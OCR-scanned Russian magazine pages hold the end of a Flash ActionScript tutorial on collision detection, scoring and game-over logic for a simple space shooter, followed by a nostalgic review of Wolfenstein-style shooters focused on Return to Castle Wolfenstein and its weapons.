(Рис. 1) Добившись последовательного движения объектов и заднего фона в предыдущей статье, теперь ты можешь сконцентрироваться на одном из самых важнейших моментов в создании игры - программировании взаимодействия объектов. Космический корабль, инопланетяне, лазерные лучи - это всего лишь одинокие рисунки, пролетающие справа налево по темным полям безжизненного экрана. Ты должен заставить их почувствовать упругость, уравновесить с законами виртуального мира. Лазеры должны поражать цель, противник взрываться, а космический корабль избегать многочисленных препятствий. Для того чтобы заставить отдельные ролики понимать механику общего процесса, мы воспользуемся методом hitTest. Основа этой технологии заключается в определении момента столкновения границ объектов. Если ты окрасишь любой игровой объект, будь то лазер или космический корабль врага, ты заметишь, что окрашенное изображение заключено в прямоугольник. Именно при соприкосновении двух прямоугольников срабатывает метод hitTest, и в действие включается соответствующий кусок анимации (например, взрыв). Вполне естественно, что такой подсчет не совсем точен с точки зрения реализма (границы прямоугольника и точка отрисованного объекта могут не совпадать), но при большой скорости движения эта погрешность становится незаметной. В принципе, ты можешь воспользоваться осями координат для достижения максимального реализма, но подобный подход принесет нам лишние строчки программного кода и тонну ненужных подводных камней. Итак, давай установим взаимодействие между лазером и врагом.

Для начала выбери лазер и Actions для него "Window>Actions" (CTRL+ALT+A). Если ты сделал все правильно в первой части статьи, то твой код должен быть следующим:

```
onClipEvent (enterFrame) {
 this._x+=laserMoveSpeed;

 if (this._x>500){
 this.removeMovieClip();
 }
}
```

Перед двумя правыми скобками добавь следующие строчки:

```
 for (i=1; i<=_root.numEnemy;
i++){
 if (this.hitTest(
_root["enemy"+i])){
 _root.score+=100;
 _root["enemy"+i].gotoAndPlay( 2 );
 }
 }
```

Данный код проверяет взаимодействие лазера с одним из кораблей врага. Если взаимодействие обнаружено, то игрок получает +100 очков (root.score+=100;), а корабль противника вынужден проигрывать анимацию во втором фрейме (_root["enemy"+i].gotoAndPlay(2);). Первая строка устанавливает значение для повтора кода. Если на экране больше чем два врага, то количество повторов увеличивается. Т.е. программа проверяет взаимодействие лазера с каждым кораблем врага на экране. Вторая строка проводит сам тест в соответствии с установленным значением. Теперь перейдем к созданию таблицы очков и непосредственно к самим взрывам.

Взрывы и очки

Как ты уже успел заметить выше, при столкновении лазера и корабля противника игрок получает определенное количество очков за каждое попадание. Очки он, конечно, получает, но они никуда не выводятся. Поэтому стоит сделать элементарный счетчик. Для начала создай новый слой и назови его score. Используя панель инструментов, создай на новом слое меню с динамичным текстом (dynamic text). Перенеси новый объект в правый верхний угол экрана и, не убирая курсора в панели инструментов (Text Options), выбери из ниспадающего меню значение Dynamic Text, поставь галочку на Selectable, выбери в соседнем меню Single Line и набери в строке "Variable" - score. В подразделе Embed Fonts выбери числовое значение. Не покидая меню, выбери первый фрейм и Actions (CTRL+ALT+A). Используя расширенный режим, введи всего одну строчку.

```
score=0;
```

Теперь в начале новой игры счетчик будет обнуляться, что абсолютно правильно с точки зрения игрового дизайна.


Мощные взрывы


Анимация взрывов - процесс интересный, но самый нудный из всех. Для начала выбери корабль врага, щелкнув на модели. Затем правой кнопкой мыши выбери функцию Edit. Теперь, когда на экране ты видишь только корабль противника, можно приступить к созданию новых фреймов анимации. На данном этапе первый фрейм анимации должен быть полностью заполнен. Используя все тот же слой, создай (F6 или Insert> keyframe) четыре новых кадра (keyframes) анимации для реализации процесса взрыва вражеского корабля. При желании ты можешь увеличить это количество, но, на мой взгляд, четырех кадров будет достаточно. Для максимальной реалистичности процесса копируй предыдущий кадр поверх нового, чтобы анимация была пошаговой и в меру плавной. Затем выбери шестой кадр и вставь пустой кадр (blank keyframe) Insert> Blank keyframe или F7. Теперь там же создай новый слой и назови его control. Выбери первый кадр нового слоя и, используя Actions (CTRL+ALT+A), набери следующий код:

```
stop();
```

В том же слое сделай шестой кадр пустым (F7). Вновь выбрав шестой кадр все на том же слое control,


1 *Враг не почуял беды. Программирование взаимодействия*





2 *Вот и кончилась игра. Гейм, как говориться, овер!*

3 *Программирование кнопки*



используя Actions (CTRL+ALT+A), снова набери:

```
stop();
```

Итак, ты заставил корабль противника останавливаться на первом и шестом фреймах. Несмотря на парадоксальность этого действия, все очень просто. Первая остановка сделана для того, чтобы избежать неконтролируемого взрыва корабля до попадания в него лазера. Остановка в шестом фрейме необходима, так как после этого кадра у нас просто нет анимации. А мы не хотим, чтобы корабль взрывался сам по себе.
Учти, что если анимация взрыва корабля растянута на 10 кадров, то необходимость остановки потребуется на 12 кадре (первый, обычный кадр, также считается). Если с лазером мы разобрались, то остается возможность прямого столкновения между кораблем противника и твоим собственным кораблем. Давай внесем соответствующие изменения в программу. Для начала добавим новый код в корабль противника. Выбери вражеский корабль, используя Actions, и сразу после onClipEvent (enterFrame) перед левой скобкой добавь:

```
if (this.hitTest( _root.sship ) ){
 _root.gotoAndStop ( "gameover" );
```

Первая строчка проверяет возможность столкновения корабля игрока и противника, и в случае подтверждения приводится в движение механизм второй строчки, извещающей об окончании игры. Теперь добавим еще одну строчку, превращающую процесс возникновения кораблей в бесконечность. После взрыва корабль, уже невидимый, исчезает за экраном, чтобы появиться вновь через некоторый промежуток времени. Но в случае взрыва нам необходимо заставить его вернуться в исходное состояние первого фрейма. Поэтому необходимо добавить новую строчку.

```
this.gotoAndStop(1);
```

Теперь полностью код выглядит следующим образом:

```
onClipEvent (load) {
function reset(){
 this._x=600;
 this._y=random(200)+100;
 enemySpeed=random(24)+10;
 this.gotoAndStop(1);
 }
```

Необходимые ограничения

Чтобы сделать игру более интересной и запоминающейся, давай усложним задачу конечному игроку, сократив доступное количество лазеров за один экран. Трех лазеров будет вполне достаточно для достойной обороны своего корабля. Реализация подобной задачи очень проста - мы считаем количество лазеров на экране. Когда первый лазер покидает экран, в счетчик прибавляется единица, что позволяет игроку выпустить еще один лазер. Итак, выбери корабль в окне Actions и добавь две новых строчки в разделе onClipEvent (load)

```
maxLasers=3;
depthCounter=1;
```

Первая строка ограничивает количество лазеров до 3. Вторая строка определяет количество лазеров в данный момент в видимой части экрана. Теперь внесем еще несколько изменений.
Изменим строчку

```
 if (Key.isDown(Key.CONTROL)) {
на
 if (Key.isDown(Key.CONTROL) and
 (laserCounter<=maxLasers)) {
```

Теперь лазер размножается только при нажатии клавиши Ctrl.
Замени также строчку

```
 _root.laser.duplicateMovieClip(
 "laser"+laserCounter, laserCounter
 );
 _root["laser"+laserCounter]._visi-
 ble=true;
на
 _root.laser.duplicateMovieClip(
 "laser"+depthCounter,
 depthCounter );
 _root["laser"+depthCounter]._visi-
 ble=true;
 depthCounter++;
 if (depthCounter>maxLasers){
 depthCounter=1;
 }
```

Теперь количество лазеров у нас подсчитывается через отдельный depthCounter, который перебирает значения 1, 2, 3, в то время как laserCounter делает выборку между 1 и 3 в зависимости от количества лазеров на экране. Осталось лишь добавить уменьшения значения на единицу после того, как лазер покидает видимую область экрана. Для этого выберем объект лазер и, используя Actions, добавим под строкой

```
if (this._x>600){
```

Следующий код

```
_root.sship.laserCounter--;
```

Этот код уменьшает значение laserCounter на единицу после того, как лазер покидает видимую область экрана, т.е. за границы экрана в 600 точек.

Конец игры

(Рис. 2) Осталось лишь добавить надпись в случае проигрыша. При большом желании можно нарисовать отдельный фильм, но сейчас более важен сам механизм реализации завершающей части игры. На основном экране после каждого слоя добавь два дополнительных фрейма (кадра). Теперь сделай пустыми (Insert> Blank keyframe или F7) третьи кадры для слоев enemy, laser, sship и control. Во время игры программа двигается по первым двум фреймам, в то время как в случае столкновения программа перебрасывается на третий фрейм. Теперь выбери третий фрейм слоя control и назови его gameOver. Не покидая главного меню, создай новый слой и назови его game over, добавив пустой кадр (Insert> Blank keyframe или F7) в третий фрейм. В этом фрейме набери соответствующий текст, извещающий об окончании игры. Осталось лишь проверить результат. Согласись, чего-то все же не хватает? Необходимо добавить клавишу перезагрузки. Для этого создай новый слой, назвав его restart. Добавь пустой кадр в третий фрейм нового слоя (Insert> Blank keyframe или F7). Создай кнопку перезагрузки и напиши на ней все что пожелаешь. Теперь преобразуй ее в символ (Insert> Convert to symbol), назвав restart и в разделе Instance выбрав Bhavior > Button и чуть ниже в Options Track as Button. Осталось лишь добавить небольшой код. В Actions набери следующий код:

```
on ( release ) {
 gotoAndPlay (1);
 }
```

(Рис. 3) Вот и все. Если ты сделал все правильно, то у тебя должна получиться простенькая аркадная игра, которую ты можешь превратить во что угодно (начиная от Space Invaders и заканчивая Tanks), меняя объекты и персонажей. В следующем номере я расскажу тебе о работе с мощными трехмерными редакторами.
Будь готов к неожиданному.

ОЧЕРЕДНОЕ ВОЗВРАЩЕНИЕ В ПРОКЛЯТЫЙ ЗАМОК

Михаил Михин (centner@real.xakep.ru)



Очередное возвращение в проклятый замок
По следам агента с непроизносимым именем

Так все начиналось

Моя личная геймерская карьера началась довольно рано - лет в пять. На дворе стоял матерый социализм, и любой уважающий себя магазин игрушек с необыкновенно привлекательным названием а-ля "Московский карапуз" или "Ленинградская малютка" мог предложить любому платежеспособному гражданину целый арсенал, нет, даже не арсенал. В магазине продавались мальчишеские мечты. Солдатики, пистолеты, танки, сабли, автоматы - подчас кондовые, неуклюжие, всех размеров и видов. И странным было бы не играть "в войнушку", имея коробку с ТАКИМИ игрушками. Вот мы и играли, играли всем филевским двором, до сбитых коленей, порванных рубах и глубоких ссадин на скулах. Особым шиком считалось иметь игрушечное оружие, хоть как-то похожее на настоящее, то, которое мы видели в кино "про войну". Хотел бы я сейчас снова ощутить в руке приятную тяжесть цельнолитого детского "парабеллума", купленного родителями после целого часа уговоров, плача, рева, обещаний хорошо себя вести и т.д. где-то на курортном базаре у Черного моря за полтора рубля. С тех пор прошло много лет, но тяга к оружию меня не оставляет до сих пор.

ВХОД

Сия тяга проявляется в том числе и в выборе компьютерных игр. Играть доводится не так чтобы часто, но я стараюсь... И так же отчетливо, как и тот, детский, пистолетик, я помню первые компьютерные игры, которые произвели на меня не изгладившееся по сей день впечатление. Номер один среди них - Wolfenstein 3D.

Прошлое тысячелетие. Двадцатый век. 1992 год. Компания id Software выступает под флагом с надписью Wolf 3D. Это настоящая сенсация, которая дала изрядный толчок играм жанра "стрелялка от первого лица", или first person shooter, - FPS. И FPS (с Wolfenstein 3D в первых рядах) продолжили свое победное шествие по планете. Толпы геймеров стреляют в нацистов, коих имеется несколько видов, в разной форме, с разным оружием, в касках и без касок, что вызывает настоящий восторг - враги сплошь и рядом разные! Счастливые обладатели сказочно дорогих тогда звуковых карт, а точнее самых разнокалиберных "саундбластеров", могли слушать вполне приличествующую случаю музыку и наслаждаться звуками выстрелов, воплями умирающих "гансов" и казавшимися невероятно тревожными призывами рассерженных часовых.

Внутренний "интерьер" игрушки представлялся мне верхом искусства: стены, двери, флаги, столы и половники на стенах были настолько реалистичными, что большего и желать не приходилось, играй да и только. Самые упорные игроки обходят помещение за помещением, не снимая пальца с клавиши "пробел" и тщательно обыскивая каждый уголок в поисках секретных ниш с драгоценностями, оружием, патронами, здоровьем и прочими необходимыми в немецких застенках мелочами. Обходить помещения не то что бы приятно, но необходимо. Упорнейшие из упорнейших рисуют карты уровней карандашиками и меняются этими картами с себе подобными маньяками. А пошедшие еще дальше нажимают одновременно 3 кнопки - "M", "L", "I", что дает 100 процентов здоровья, максимальное вооружение и боекомплект, а также ключи от всех дверей, но "отбирает" все честно набранные очки.


Игра радует постоянным напряжением: или убьют, или заблудишься в кажущихся бесконечными лабиринтах. Некоторую уверенность придают нож, пистолет, автомат или пулемет, для которых не всегда хватает боеприпасов, "высыпающихся" из убитых врагов и имеющих забавный вид отечественных кассовых аппаратов. Какие никакие, а военные трофеи! Никого не смущают миски с собачьей едой, "поправить здоровье" важнее.

Но самая важная фишка во всей игре - сюжет. Если пересказывать "на пальцах", то тебя, любимого, помещают в шкуру видавшего виды американского капитана с труднопроизносимым именем William J.Blazkowicz, которого мы с тобой для ясности обзовем DJ.Blazkowicz :))). Голубоглазый громила с тяжелым американским подбородком, накачанными мускулами и способностью принять на грудь очередь из 30 патронов без особого ущерба, каким-то макаром попался в лапы кровожадных фашистов. Но не так были кровожадны фашисты, как им казалось. Наш отважный DJ.Blazkowicz, на горе всем буржуям, начинает свой нелегкий, но совершенно однозначный путь к выходу из своего мрачного застенка, оставляя за собой тишину, трупы и опустошенные тайники. Попутно герой выведывает буквально все самые секретные планы Третьего Рейха, уничтожает одного за другим нацистских ученых-маньяков, растящих зомби в пробирках, разбирается с угрозой химической войны, разносит в пыль увешанного бронелистами Гитлера, и все это - под твоим чутким руководством. В общем и целом - Третий Рейх поимел с нашим DJ изрядное количество неприятностей, а сюжет начал кочевать из игры в игру.

В 1993-м id Software представляет широкой публике очередной 3D-шедевр под названием Spear of Destiny. Несомненный сиквел Wolf 3D, но содержащий в себе, кроме новых карт и новых эпизодов-уровней, еще и "strange mutant Nazis", как изволили выразиться разработчики. И пошло-поехало. Здравая, в принципе, идея стала обрастать новыми подробностями, выдуманными фактами и совсем уж нелепыми сценарными разработками. Да, действительно, нацистская верхушка занималась разными сомнительными экспериментами, всяческим оккультизмом и прочей хиромантией, но не в таких же размерах! Несмотря на все нелепицы и не лезущую ни в какие ворота шаблонность в построении сюжета вольфоподобных игр, я продолжал за ними следить и периодически играть, иногда даже запоями. Последняя игра, что встретилась и заняла достойное место в моей коллекции любимых игрушек, - Mortyr.

"В стиле Wolfenstein 3d"

Отважные польские ребята из Mirage Media при поддержке не менее смелых представителей Corwin Art создали очередную современную (конечно же, на




тот момент) версию Wolf 3D, задействовали собственного производства движок, наняли толковых художников, привлекли достойных аниматоров, явно прочитали не одну книгу по истории, внимательно изучили фотоальбомы и... ко всему этому присобачили типа свой собственный сюжет. Но обо всем по порядку.


Сюжет особой новизной не отличался. Тут опять имеет место быть настоящий "компот" из событий. Третий Рейх, научные эксперименты, машина времени, вундерваффе, аномалии, мировое господство и на фоне этого прогрессивно мыслящий немецкий офицер Юрген Мортир, кующий военную мощь рейха в лице Quantum Fold Device. Неужто новое поколение винчестеров разрабатывает? Этот самый офицер отправляет в прошлое своего горячо любимого сына Себастиана, на плечи коего и ложится забота о наведении правильного мирового порядка. Как ты уже догадался, руками Себастиана тебе придется изничтожить нацистскую заразу и вернуть спираль истории на круги своя.

В отличие от сюжета, графическое исполнение игры оказалось на очень и очень высоком уровне, несмотря на изрядное количество разнокалиберных огрехов и ляпсусов. Заявленные требования скромны настолько же, насколько не являлись правдивыми: P200, 32 метра оперативки и 4-меговая видеокарта. На самом деле все гораздо хуже, ничего, кроме истерического смеха и слез отчаяния, игра на такой машине не вызывала, хотя и старалась. Но на более мощном компьютере Mortyr честно пытается воссоздать эдакую псевдонемецкую тяжкую готическую атмосферу, полную замков, подземелий, подвалов, лестниц, башен и витражей. Отдельно стоит отметить достаточно высокую степень интерактивности: стекла и действительно красивые витражи бьются, следы на снегу появляются и исчезают, ящики и шкафы рассыпаются под могучими ударами, а на стенах остаются симпатичные пулевые пробоины, и конечно же, кровь заливает пространство вокруг очередного трупа. Дизайн уровней ну очень продуман, тщательно спланирован и вызывает приступы игрового энтузиазма.

Немцы здорово анимированы, выглядят живописно, особенно когда начинают палить в твою сторону из самого что ни на есть настоящего оружия (в начале игры). У солдат вермахта

Пейзажи Mortyr-а





ВЫХОД

ОЧЕРЕДНОЕ ВОЗВРАЩЕНИЕ В ПРОКЛЯТЫЙ ЗАМОК

Михаил Михин (centner@real.xakep.ru)


ДАЛЬШЕ

имеются вполне аутентичные предметы экипировки; оружие и гранаты абсолютно узнаваемы и выглядят просто роскошно. Но и у тебя найдется чем ответить: руки-ноги, нож, пистолет, пистолет-пулемет, карабин, огнемет, пулемет и даже фаустпатрон, коим надлежит уничтожить движущийся танк. Half-Life, Rainbow Six, SWAT, Delta Force, Thief и прочие разработки, которые хоть как-то относятся к жанру FPS, в расчет не принимаются - ты попадаешь в изрядно позабытый мир Wolfenstein 3D, где есть отличная возможность попасть из карабина, выглядящего вполне настоящим, в не менее реалистичного немецкого солдата в стальном шлеме и с характерной банкой противогаза на поясе. А дальше начинается ненаучная, до колик опостылевшая фантастика: лазерные пулеметы, плазменные пушки; в общем, на этом этапе я совершенно утрачиваю интерес к играм, ибо не верю в происходящее даже при всем желании :((. Поиграл я в Mortyr с удовольствием, но это было все же не совсем то, что хотелось бы. А хотелось бы опять погонять в Вольфа, но уже на новый лад...

Сбыча мечт

И вот мое желание сбылось! На следующий день после релиза игры Return To Castle Wolfenstein я уже держал в руках с пылу с жару пиратскую версию (вот это оперативность!), а еще через сутки игра была пройдена до самого конца. Принципиально не буду писать ничего о мультиплеерном режиме, это, возможно, совершенно другая игра, а вот сингл в Return To Castle Wolfenstein - это, как обычно, наше все :)). Спешу поделиться с тобой своими впечатлениями, хотя если ты до сих пор не играл в Return To Castle Wolfenstein, то никакие статьи тебе уже не помогут :)). Знакомство с игрой очень рекомендую

Удачный выстрел




начать с сайта игры www.activision.com/games/wolfenstein. Читающих по-английски позабавят милые подробности об игре, а не читающим пора переходить в action в до боли знакомом режиме "убей их всех"! Игра потребует от тебя самоотверженной тяги к апгрейду, ибо значащаяся на коробке конфигурация P-233, 64Mb RAM и 3D Video Card представляется мне, мягко говоря, не совсем точной. В ReadMe сведения были больше похожими на правду: 3-D Hardware Accelerator (16 MB VRAM) with FULL OpenGL support, Pentium II 400Mhz, 128 MB RAM. Жалкие попытки получить от игры УДОВОЛЬСТВИЕ на наборе из PIII-866, 512 Mb RAM, GeForce 2 GTS и винта с оборотами 7200, работающего на частоте 133 Mhz, окончились лишь после поднятия частоты системной шины и установки свежих детонаторов. Правда, и настройки качества изображения я задрал до максимума. Зато потом началось такое... Требования к системе вытекают из того, что игра построена на модифицированном движке Quake3 by iD Software. После запуска и настройки многочисленных опций тебе продемонстрируют филигранно сделанный полигональный ролик и отправят на первое задание. Пугаться нечего: автоматически снимаем часового и приступаем непосредственно к игре, прикарманив первый игровой трофей - парабеллум. Дальше будет достаточно оружия и патронов к нему, а пока я расскажу тебе, из чего, как и в кого стрелять. Оружие большей частью имитирует реальное, нуждается в периодической перезарядке, имеет альтернативные режимы стрельбы и является одним из самых сильных козырей игры. А как же иначе? Двигающийся затвор, вспышки при стрельбе, летящие гильзы, отдача. Как и в жизни, стараться попасть нужно именно в голову, а там уж как повезет. Чем больше дистанция выстрела - тем меньше шанс надежно поразить цель. Как говорится - для всякого оружия свой фашист. Будь уверен, что действовать по шаблону тебе не придется, побольше импровизируй с оружием, и уровни будут сменяться уровнями :)).

Арсенал

Начнём с пистолета, лихо пропустив брутальный нож. Итак... Магазин на 8 патронов, скорострельность низкая, опционально можно использовать глушитель после его нахождения. По ходу пьесы будет доступен и легендарный американский кольт. В альтернативном режиме даже по кольту в каждой руке. По летальности примерно то же самое. На первых порах или для любителей именно этой модели сойдет. Пистолеты-пулеметы. Сразу же раздобудь MP40, который все ошибочно, но с невероятным упорством называют шмайссером. Не повторяй за ламерами, но знай, что это тот самый легендарный пистолет-пулемет немецкого вермахта, хотя, честно говоря, и прорисованный довольно коряво. Хорош при любых условиях, патронов к нему много, разброс пуль при стрельбе не слабый. Оружие "на каждый день". Дальше по списку автомат Томпсона, made in USA, штука убойная, но патронов для него в сингле почти не встречается, так что расходуй их экономно. А когда раздобудешь английский Стэн с глушителем - можешь считать себя настоящим коммандос. Единственный его минус - ствол с глушителем перегреваются от интенсивной стрельбы, единственно возможная тактика - перемещаться короткими перебежками и прицельно огрызаться короткими очередями. Зато к нему подходят патроны от немецкого MP40. Переходим к стандартному карабину вермахта - Mauser 98K. Со снайперским прицелом смертоносное оружие. Еще лучше, если в твоих руках окажется суперсекретная бесшумная винтовка (чуть ли не пневматическая) с прицелом ночного видения SNOOPER. Абсолютно необходимая вещь в сумерках или в ситуациях, когда поднимать тревогу никак нельзя. Смертоносность при попадании в голову (а очень часто и просто в тело) стопроцентная. Но и патронов к ней практически нет, экономь где только сможешь. Ближе к середине в твои руки попадется немецкая штурмовая винтовка FG42, изначально предназначенная для вооружения немецких десантников-парашютистов. Мое любимое оружие в игре, мощное, с довольно емким магазином на 20 патронов и с возможностью пользования оптическим прицелом. Очень жаль, но выстрелить из снайперской винтовки, высунувшись из-за угла, нельзя... Panzerfaust, или фаустпатрон, - тяжёлая, но бескомпромиссная штука. Изначально предполагалось, что основное ее предназначение - борьба с танками, но при попадании из этого реактивного противотанкового гранатомета в солдата противника наступают кранты. Очень хорош для борьбы с фантастическими суперсолдатами нацистов всех видов. Venom - опять же вымышленный пулемет. Огнестрельная мясорубка с электроприводом. Тяжелый, мощный, лента на 500 патронов, перед первым выстрелом ему тре-

ВЫХОД

И так будет со всеми...



Джентльменский набор





ИЗДАТЕЛЬСТВО
За рулем
МОТО
МАРТ 2002
ТЕСТЫ:
YAMAHA XP500 TMAX
HONDA CB 1000
ARGO Response
ЗДК-200 2ШП
CAGIVA PLANET 125
В ПРОДАЖЕ С 1 МАРТА
«PAN» ВСЕЯ ЕВРОПЫ
ЛИМУЗИНЫ TMAX
ДУХ НАСРЕДДИНА ВОДИТ В КЫЗЫЛКУМЕ
ПСЫ-БАЙКЕРЫ
СКУТЕР-БУМ:
КАК ВЫБРАТЬ СЕКОНД-ХЭНД, ЧТОБЫ ЕЗДИТЬ
YAMAHA
TDM900

ОЧЕРЕДНОЕ ВОЗВРАЩЕНИЕ В ПРОКЛЯТЫЙ ЗАМОК


Михаил Михин (centner@real.xakep.ru)



ДАЛЬШЕ

буниется некоторое время для раскрутки блока стволов. Сильная вещь, но я им практически не воевал, не понравилось.

Периодически в сингле появляется возможность пострелять из немецкого станкового MG42, стоит лишь найти его (попадается на нескольких уровнях) и нажать на клавишу "использовать". Количество патронов к нему никак не лимитировано, скорострельность умопомрачительная, но и забрать пулемет с собой никак нельзя. Наслаждайся каждой возможностью искрошить в капусту солдат противника, которые появятся в секторе обстрела твоего пулемета :)).

Flame Thrower. Или огнемет. Выплевывает горючую смесь довольно далеко, пораженный противник воспламеняется и с воплями отходит в мир иной. Красиво, но не особенно полезно, из автомата как-то сподручнее. Прямо противоположная ситуация с монстрами, одно из лучших видов оружия, которое применялось против фантастических тварей. Залетного огнеметчика в сингле надо валить в первую очередь, иначе он, несмотря на неэффективность огнемета, эффектно тебя поджарит :)).

Электропаяльник Тесла :)). Фантастика, но отлично действует, если стрелять в толпу врагов. Достанется всем, особенно в конце игры на открытых пространствах.

Grenades. Ручные гранаты - у немцев обычные осколочные, на длинной деревянной ручке, взрываются с большой задержкой, летят недалеко и подскакивают в момент падения. Очень неуклюжие. Американские - знакомые нам лимонки с большой зоной разлета осколков. Повреждения наносят чувствительные, но в сингле я от них никакого толку не добился: немцы их запросто назад бросить могут, а вообще, проклятые фрицы банально убегают из зоны поражения, отсюда я сделал вывод об отсутствии необходимости ежеминутного применения гранат.


Мечта пулеметчика




Весь этот арсенал тебе предстоит использовать в помещениях, на улице, под землей, тайно и явно, против самых разнообразных противников. Атмосфера в Return To Castle Wolfenstein способна потрясти воображение - чистая готика, при этом очень красивая, подробная до нереальности, а иногда и страшноватая. Но не бойсь, ты же из Blazkowicz-ей, хотя сражаться придется с могучими приспешниками Гиммлера, жертвами научных экспериментов и оккультистских штучек.


Врагов более чем достаточно, большей частью они подвижны, хитры, умелы и знакомы с тактикой ведения боя. Каждый тип воинов противника наделен комплексом преимуществ и недостатков, от них и придется танцевать, выбирая метод уничтожения в каждом конкретном случае. Поверь, что тупицы, валящие толпами на звуки выстрелов, уже уходят в прошлое, а на смену им появляются здорово поумневшие, но все еще уязвимые противники. Лично я поразился, когда ворвался в комнату с большим деревянным столом, а солдат, стоявший за ним, стол перевернул и ловко спрятался за столешницей.

Отдельное спасибо за исторически достоверные скины. Пряжка ремня,



Предмет интерьера, или тевтонское наследие







Ода детализации

винтовочные подсумки, знаки отличия, награды - блеск! Опять же и плакаты с лозунгами на стенах. А вот элитных эсэсовских "амазонок" в облегающих кожаных одеяниях я бы из игры убрал, мешают полноценно играть, рассеивают внимание и под эту музыку принудительно возвращают к последнему сейву :)).

